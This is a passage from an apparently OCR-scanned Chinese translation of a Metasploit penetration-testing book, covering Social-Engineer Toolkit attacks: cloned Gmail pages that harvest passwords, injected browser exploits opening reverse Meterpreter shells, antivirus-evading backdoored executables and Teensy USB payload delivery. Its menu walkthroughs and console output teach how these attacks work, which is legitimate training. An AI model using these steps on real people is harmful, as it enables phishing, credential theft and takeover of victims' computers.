在 SET 主菜单中选择 **Web 攻击向量**❶，之后选择 **Metasploit 浏览器攻击方法**❷，进一步选择**网页克隆**选项❸，输入你想要克隆的网站 ***http://www.semcmaniac.com***❹。一旦网站被克隆，我们将建立目标用户点击时所触发的漏洞渗透代码。

```
    Enter the browser exploit you would like to use

❶ 16. Microsoft Internet Explorer "Aurora"

    Enter your choice (1-23) (enter for default): 16
    What payload do you want to generate:

    Name:                                    Description:

    2. Windows Reverse_TCP Meterpreter       Spawn a meterpreter shell on victim and send
                                                back to attacker.

❷ Enter choice (example 1-10) (Enter for default):
    Enter the port to use for the reverse (enter for default):

    [*] Cloning the website: http://www.secmaniac.com
    [*] This could take a little bit...
    [*] Injecting iframes into cloned website for MSF Attack....
    [*] Malicious iframe injection successful...crafting payload.
    [*] Launching MSF Listener...
    [*] This may take a few to load MSF...

    resource (src/program_junk/meta_config)> exploit -j
    [*] Exploit running as background job.
    msf exploit(ms10_002_aurora) >
    [*] Started reverse handler on 10.10.1.112:443
    [*] Using URL: http://0.0.0.0:8080/
    [*]  Local IP: http:// 10.10.1.112:8080/
    [*] Server started.
```

选择一种你想使用的客户端攻击漏洞，来最后完成整个攻击部署过程。根据上面所述，我们选择著名的 **IE Aurora 漏洞渗透模块**❶，同时按**回车**❷使用默认的 Meterpreter 反弹式攻击载荷和配置选项。

当目标浏览到 *http://www.secmaniac.com* 时，网页看似正常，但是实际上，目标系统已经通过框架（iframe）注入控制了该主机。SET 自动对克隆网页进行了修改，包含了一个不可见的框架代码，来实施客户端攻击。

回到攻击机上，攻击者会发现攻击已经成功了。Meterpreter 从目标到攻击机的控制连接会话已经建立，我们能够完全控制目标主机。如下所示：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
msf exploit(handler) >
[*] Sending stage (748032 bytes) to 10.10.1.102
[*] Meterpreter session 1 opened (10.10.1.112:443 -> 10.10.1.102:58412)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

shellmeterpreter > shell
Process 2819 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>
```

10.3.3 用户名和密码获取

在前面的例子中，我们的目标是获取了单台主机的控制权限。SET 中的一个相对较新的功能是，它不仅具有克隆网页的功能，而且还能够获取登录网页用户的敏感信息。在下一个例子中，SET 将克隆 Gmail 的登录界面，同时自动重写 POST 方法，先把信息 POST 到 SET 设置的网页服务器上进行窃取，而后再重定向到合法网站上。

```
❶ 3. Credential Harvester Attack Method

  Enter your choice (press enter for default): 3

  [!] Website Attack Vectors [!]

❷ 2. Site Cloner

  Enter number (1-4): 2

  Email harvester will allow you to utilize the clone capabilities within SET
  to harvest credentials or parameters from a website as well as place them into
  a report.

  SET supports both HTTP and HTTPS
  Example: http://www.thisisafakesite.com
❸ Enter the url to clone: http://www.secmaniac.com

  Press {return} to continue.
  [*] Social-Engineer Toolkit Credential Harvester Attack
  [*] Credential Harvester is running on port 80
  [*] Information will be displayed to you as it arrives below:
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在选择了 **Web 攻击向量**❶和**获取机密信息**的选项后，选择**网页克隆**选项❷。这个攻击需要的配置非常的少，仅需要将你想要克隆的**网页 URL**（***http://www.secmaniac.com***）❸输入到 SET 中，当然该网页需要包含有登录表单。

网页服务器运行并等待目标响应。正如前面所提到的，你可以在这种情况下打开 Web 攻击选项（WEBATTACK_CONFIG=ON），同时 SET 会提示你是否需要群发邮件来欺骗目标点击链接。一个和 Gmail 登录页面一模一样的页面将会展现在目标用户面前。当目标用户输入它的密码后，网页会自动重定向到原始正常的 Gmail 页面，同时以下信息将被发送给攻击者。

```
10.10.1.102 - - "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: ltmpl=default
PARAM: ltmplcache=2
PARAM: continue=https://mail.google.com/mail/?
PARAM: service=mail
PARAM: rm=false
PARAM: dsh=-1174166214807618980
PARAM: ltmpl=default
PARAM: ltmpl=default
PARAM: scc=1
PARAM: ss=1
PARAM: GALX=S3ftXFIwwOE
POSSIBLE USERNAME FIELD FOUND: Email=ihazomgsecurity2390239203
POSSIBLE PASSWORD FIELD FOUND: Passwd=thisisacomplexp@55w0rd!!!!!
PARAM: rmShown=1
PARAM: signIn=Sign+in
PARAM: asts=
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

SET 使用一个内建目录来标识站点中含有敏感信息的表单字段和参数。使用高亮红色来标识潜在的用户名和密码参数，这样可以提醒攻击者这些值得注意的敏感信息。

一旦你完成了对目标敏感信息的获取，点击 CTRL-C 生成一个报告，如图 10-3 所示，报告使用 XML 和 HTML 格式。

SET 所设置的 Web 服务器是多线程的，它可以处理大量的请求。当大量目标在网页上输入他们的密码时，SET 会自动把这些表单字段信息分开存储，从而生成一个可读的报告。

你也可以将获取的敏感信息导出成 XML 兼容格式，以便为后面导入到其他工具做好准备。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 10-3　敏感信息获取报告

10.3.4　标签页劫持攻击

在一次标签页劫持攻击场景中，目标用户在浏览器中打开多个标签页，在访问我们构造的恶意网页时，当他点击了其中的一个恶意链接时，网页将展现“页面正在装载，请等待……”的提示消息，而当目标用户切换标签页时，恶意网页检测到焦点将被转移到另外一个标签页，并重写当前页面，向目标用户提示“请等待……”正在转向目标用户所要访问网站的信息。

实际上，目标用户却被恶意网页劫持到另一个恶意构造的钓鱼标签页面，并相信他正在访问合法的 E-mail 应用或业务应用，并被要求进行登录，当他在这个伪装得很像的钓鱼网页中输入他的敏感信息之后，将会被重定向至合法网站，这样目标用户的敏感信息就会神不知鬼不觉地被窃取。你可以通过 SET 的 Web 攻击向量接口来使用标签页劫持攻击技术。

10.3.5　中间人攻击

中间人攻击使用 HTTP referer 机制从一个已受控制的网站，或利用跨站脚本漏洞（XSS），将目标用户的敏感信息传递给攻击者的 HTTP 服务器。如果你发现了一个跨站脚本漏洞，然后发送特殊构造的邪恶 URL 给目标用户，当目标用户点击该链接后，网页正常运行，但是当目标用户登录到某个系统时，他的敏感信息将会被传递给攻击者。中间人攻击向量可以在 SET 的 Web 攻击向量接口中找到。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

10.3.6　网页劫持

网页劫持攻击是 SET 0.7 版本中的一项新功能，它允许你创建一个克隆的网站，然后通过一个声称网站已经被转移至其他地方的链接展现给目标用户。当目标用户将鼠标放在该链接的时候，显示的是正常的 URL，而不是攻击者所设定的 URL。例如：攻击者克隆的是 https://gmail.com，那么目标用户把鼠标放在该 URL 上的时候，显示的依然是 https://gmail.com，然而当他点击该 URL 的时候，Gmail 网页迅速被事先设定好的恶意 Web 服务器所代替。

这种攻击采用了基于时间的框架替换技术，当目标用户把鼠标放在 URL 上时，其实指向的是你所要克隆的合法网站。当目标点击 URL 时，启动框架替换，在目标没有发现的情况下用恶意克隆网站进行替换。攻击者可以通过修改 *config/set_config* 选项来修改 Web 劫持的启动时间。

使用该攻击技术来配置 SET，需要选择 **Web Jacking Attack Method**❶和 **Site Cloner**❷，同时还需要输入你想克隆的网站 ***https://gmail.com***❸，如下所示：

```
❶ 6. Web Jacking Attack Method

  Enter your choice (press enter for default): 6

  [!] Website Attack Vectors [!]

❷ 2. Site Cloner

  Enter number (1-4): 2

  SET supports both HTTP and HTTPS
  Example: http://www.thisisafakesite.com
❸ Enter the url to clone: https://gmail.com

  [*] Cloning the website: https://gmail.com
  [*] This could take a little bit...

  The best way to use this attack is if username and password form
  fields are available. Regardless, this captures all POSTs on a website.
  [*] I have read the above message. [*]

  Press {return} to continue.

  [*] Web Jacking Attack Vector is Enabled...Victim needs to click the link.
```

当目标用户访到克隆网页的时候，他将看到如图 10-4 所示的链接，注意到左下角的 URL 链接显示的是 *https://gmail.com*。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 10-4　启动页面和指向克隆网页的链接

当目标用户点击该链接的时候，将会展现在他面前的是如图 10-5 所示的和 Gmail 欢迎页面一模一样的克隆页面。



图 10-5　克隆的 Gmail 欢迎页面

注意到在图 10-5 上面显示的 URL 暴露了我们的 Web 服务器地址，在后续的工作中，你可以注册一个相似的域名，以避免这个问题的发生。一旦目标用户在相应位置输入了他的用户名和口令，攻击者便拦截和捕获到目标用户的敏感信息了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

10.3.7　综合多重攻击方法

综合攻击向量允许攻击者把各种单一的攻击方法串联起来，实施一次多重攻击。它允许攻击者配置组合不同的攻击向量，生成一个超级邪恶的 Web 页面来实施攻击。当目标用户点击链接后，它将把攻击者所设定的攻击向量依次对目标进行攻击。多重攻击方式是非常有用的，在一些情况下，Java applet 攻击可能不会成功，但是客户端的 IE 浏览器渗透攻击可能会成功；或者 Java applet 和客户端的 IE 浏览器渗透攻击均不成功，但敏感信息窃取攻击能够成功。

在下面的例子中，攻击者将使用 Java applet 攻击，Metasploit 客户端渗透攻击，以及网页劫持攻击。当目标用户浏览到恶意网页时，他将被吸引点击这个链接，紧接着 Java applet 攻击，Metasploit 客户端渗透攻击以及网页劫持攻击将会轰炸式地连续攻击目标。这里我们将选择 IE7 客户端渗透攻击，而目标用户使用 IE6 浏览器进行浏览，来显示在一种攻击失败的情况下，其他攻击方法是如何成功的：

```
    1. The Java Applet Attack Method
    2. The Metasploit Browser Exploit Method
    3. Credential Harvester Attack Method
    4. Tabnabbing Attack Method
    5. Man Left in the Middle Attack Method
    6. Web Jacking Attack Method
❶   7. Multi-Attack Web Method
    8. Return to the previous menu

    Enter your choice (press enter for default): 7

    [!] Website Attack Vectors [!]

❷   2. Site Cloner

    Enter number (1-4): 2

❸   Enter the url to clone: https://gmail.com
    Select which attacks you want to use:

❹   1. The Java Applet Attack Method (OFF)
❺   2. The Metasploit Browser Exploit Method (OFF)
    3. Credential Harvester Attack Method (OFF)
    4. Tabnabbing Attack Method (OFF)
    5. Man Left in the Middle Attack Method (OFF)
❻   6. Web Jacking Attack Method (OFF)
    7. Use them all - A.K.A. 'Tactical Nuke'
    8. I'm finished and want to proceed with the attack.
    9. Return to main menu.

    Enter your choice one at a time (hit 8 or enter to launch): 1
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
Turning the Java Applet Attack Vector to ON

Select which attacks you want to use:

Enter your choice one at a time (hit 8 or enter to launch): 2

Turning the Metasploit Client Side Attack Vector to ON

Option added. Press {return} to add or prepare your next attack.

Select which attacks you want to use:

Enter your choice one at a time (hit 8 or enter to launch): 6

Turning the Web Jacking Attack Vector to ON

Select which attacks you want to use:

. . . SNIP . . .

Enter your choice one at a time (hit 8 or enter to launch):
```

开始配置攻击方式，在主菜单选择 **Multi-Attack Web Method**❶，之后选择 **Site Cloner**❷，并输入想要克隆的网站 URL：***https://gmail.com***❸；然后，SET 列出几种不同攻击方式的菜单：选择 **Java applet 攻击**❹、**Metasploit 客户端渗透攻击**❺，以及**网页劫持攻击方法**❻。你也可以选择选项 7——Use them all - A.K.A. 'Tactical Nuke'，将自动使用所有的攻击向量进行攻击。

接下来，查看选项都已经配置完成，Java applet 攻击、Metasploit 客户端渗透攻击、网页劫持攻击，以及敏感信息获取攻击都已经开启，最后确定并输入 enter 键或者选择 8（一切就绪）：

```
Enter your choice one at a time (hit 8 or enter to launch):
What payload do you want to generate:

Name:                                    Description:

❶ 2. Windows Reverse_TCP Meterpreter     Spawn a meterpreter shell on victim and send
back to attacker.

Enter choice (hit enter for default):

Below is a list of encodings to try and bypass AV.

Select one of the below, 'backdoored executable' is typically the best.

❷ 16. Backdoored Executable (BEST)
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
   Enter your choice (enter for default):
   [-] Enter the PORT of the listener (enter for default):

   [-] Backdooring a legit executable to bypass Anti-Virus. Wait a few seconds...
   [-] Backdoor completed successfully. Payload is now hidden within a legit executable.

   ******************************************************
   Do you want to create a Linux/OSX reverse_tcp payload
   in the Java Applet attack as well?
   ******************************************************

❸ Enter choice yes or no: no

   Enter the browser exploit you would like to use

❹ 8. Internet Explorer 7 Uninitialized Memory Corruption (MS09-002)

   Enter your choice (1-12) (enter for default): 8

   [*] Cloning the website: https://gmail.com
   [*] This could take a little bit...
   [*] Injecting Java Applet attack into the newly cloned website.
   [*] Filename obfuscation complete. Payload name is: x5sKAzS
   [*] Malicious java applet website prepped for deployment

   [*] Injecting iframes into cloned website for MSF Attack....
   [*] Malicious iframe injection successful...crafting payload.

   resource (src/program_junk/meta_config)> exploit -j
   [*] Exploit running as background job.
   msf exploit(ms09_002_memory_corruption) >
   [*] Started reverse handler on 172.16.32.129:443
   [*] Using URL: http://0.0.0.0:8080/
   [*] Local IP: http://172.16.32.129:8080/
   [*] Server started.
```

为了完成所有攻击步骤的建立，还需要选择默认的 Meterpreter 反弹式攻击载荷❶，以及默认的编码和监听端口❷。不要配置 Linux 和 OS X 的攻击载荷❸，选择浏览器渗透攻击的漏洞版本是 Internet Explorer 7 Uninitialized Memory Corruption (MS09-002)❹，之后 SET 将发起攻击。

一旦攻击开始运行，你可以查看克隆网页的情况，一个 URL 信息会提示你浏览的网页已经移动到其他地方。图 10-4 显示了目标用户在他的浏览器中所查看到的信息。

点击该链接后，Metasploit 攻击就会运行，下面是后台的一些处理情况：

```
   [*] Sending Internet Explorer 7 CFunctionPointer Uninitialized Memory
       Corruption to 172.16.32.131:1329...
```

这次渗透攻击失败了，因为我们使用的是 IE6 版本的浏览器，这时目标用户在他屏幕上会看到如图 10-6 所示的信息。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 10-6　多重攻击的安全警示消息

我们还有备用的攻击方案，目标点击运行了恶意的 Java applet，一个 Meterpreter shell 开始运行，同时目标浏览器被重定向到正常的 Gmail 网页，这次攻击成功了。

注意到使用 Java applet 时，我们会自动把 Meterpreter 线程迁移到 *notepad.exe* 中，这样，即便目标用户关闭了浏览器，我们也不会因为进程的关闭而终止 Meterpreter shell。同时，攻击者可以在配置文件中选择“Java Repeater”选项，这样如果用户点击了取消键的情况下，该选项可以让 Java applet 警示框不停地弹出，这样可以让目标更加容易选择点击运行键。

在渗透攻击成功之后，Meterpreter shell 将反弹回连并展现在我们面前，如下所示：

```
[*] Sending stage (748544 bytes) to 172.16.32.131
[*] Meterpreter session 1 opened (172.16.32.129:443 -> 172.16.32.131:1333) at
     Thu Sep 09 12:33:20 -0400 2010
[*] Session ID 1 (172.16.32.129:443 -> 172.16.32.131:1333) processing
     InitialAutoRunScript 'migrate -f'
[*] Current server process: java.exe (824)
[*] Spawning a notepad.exe host process...
[*] Migrating into process ID 3044
[*] New server process: notepad.exe (3044)
msf exploit(ms09_002_memory_corruption) >
```

现在，我们设想如果渗透攻击失败，而且目标用户对 Java applet 警示框点击取消键（没有配置重复弹出选项）。目标用户将可能会在指定区域中输入他的用户名和密码。这使得我们可

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

以成功的获取到目标的敏感信息，从而仍然有所收获。由于目标没有点击运行 Java applet，这导致了我们将不会拥有一个 Meterpreter shell，但依然可以截取到用户的敏感信息。

```
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: Email=thisismyusername
POSSIBLE PASSWORD FIELD FOUND: Passwd=thisismypassword
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

正如你在前面的例子中所看到的那样，SET 工具包中提供了大量且功能强大的 Web 攻击工具。尽管有些时候很难说服目标相信一个克隆网站是合法的，但是大多数即便有安全意识与经验的用户，也都只会注意他们所不熟悉的网站，同时在浏览网页的时候尽量避免这些有潜在安全威胁的网站。SET 试图通过模仿熟悉的网站来避免用户的这种警惕性，该手段甚至能够欺骗一些专业的技术人员。

10.4　传染性媒体生成器

传染性媒体生成器是一个相对简单的攻击向量，通过这个向量，SET 创建一个文件夹，你可以将其烧制到 CD/DVD 光盘上，或者存储到 USB 驱动器上。一旦这些存储媒介被插入到目标主机上，Autorun.inf 这个文件将会被自动加载，并运行 autorun.inf 文件内指定的任意攻击。目前，SET 支持加载可执行文件（例如：Meterpreter），同时也支持文件格式漏洞渗透攻击（例如 adobe 漏洞攻击）。

10.5　Teensy USB HID 攻击向量

Teensy USB HID （人机接口设备）攻击向量是定制化硬件和通过键盘模拟绕过限制攻击技术的非凡组合。从传统意义上来说，当你在电脑中插入一张 CD/DVD 光盘，或者一个 USB 设备，如果自动播放被关闭的话，autorun.inf 文件就不能自动执行你在这些存储媒介中包含的恶意文件。然而，利用 Teensy USB HID，你能够模拟出一个键盘和鼠标，当你插入这个设备的同时，电脑将识别出一个键盘，利用微处理器和主板的闪存存储空间，就可以发送一组键击命令到目标主机上，进而完全控制目标主机，而不论自动播放是否开启。你可以从 *http://www.prjc.com/* 站点找到关于 Teensy USB HID 更详细的信息。

我们使用 Teensy USB HID 来执行一个 Metasploit 攻击载荷的下载。在下面的例子中，我们将编写一小段 WScript 脚本代码，在目标主机上下载并执行攻击载荷文件，我们可以完全通过 SET 来达成这种攻击技术。

```
Select from the menu:

❶ 6.  Teensy USB HID Attack Vector

Enter your choice: 6
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
   Welcome to the Teensy HID Attack Vector.

   Special thanks to: IronGeek and WinFang

   1. Powershell HTTP GET MSF Payload
❷  2. WSCRIPT HTTP GET MSF Payload
   3. Powershell based Reverse Shell
   4. Return to the main menu.

   Enter your choice: 2
❸  Do you want to create a payload and listener yes or no: yes
   What payload do you want to generate:

   Name:                                    Description:

   . . . SNIP . . .

   2. Windows Reverse_TCP Meterpreter       Spawn a meterpreter shell on victim and send
                                                 back to attacker.

❹  Enter choice (hit enter for default):

   Below is a list of encodings to try and bypass AV.

   Select one of the below, 'backdoored executable' is typically the best.

   . . . SNIP . . .

   16. Backdoored Executable (BEST)

❺  Enter your choice (enter for default):
   [-] Enter the PORT of the listener (enter for default):

   [-] Backdooring a legit executable to bypass Anti-Virus. Wait a few seconds...
   [-] Backdoor completed successfully. Payload is now hidden within a legit executable

   [*] PDE file created. You can get it under 'reports/teensy.pde'
   [*] Be sure to select "Tools", "Board", and "Teensy 2.0 (USB/KEYBOARD)" in Arduino
   Press enter to continue.

   [*] Launching MSF Listener...
   resource (src/program_junk/meta_config)> exploit -j
   [*] Exploit running as background job.
   msf exploit(handler) >
   [*] Started reverse handler on 0.0.0.0:443
   [*] Starting the payload handler...
```

让我们开始部署这次攻击，在主菜单上选择 **Teensy USB HID Attack Vector**❶，之后选择 **WSCRIPT HTTP GET MSF Payload**❷，然后告诉 SET 创建一个攻击载荷和监听端口❸，并选择默认的 Meterpreter 攻击载荷❹和编码方式❺。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

现在，你生成了一个后缀为.pde 的文件，你需要下载和使用 Arduino 接口，该图形化界面接口可以用来编译 pde 文件，并上传到你的 Teensy 设备。

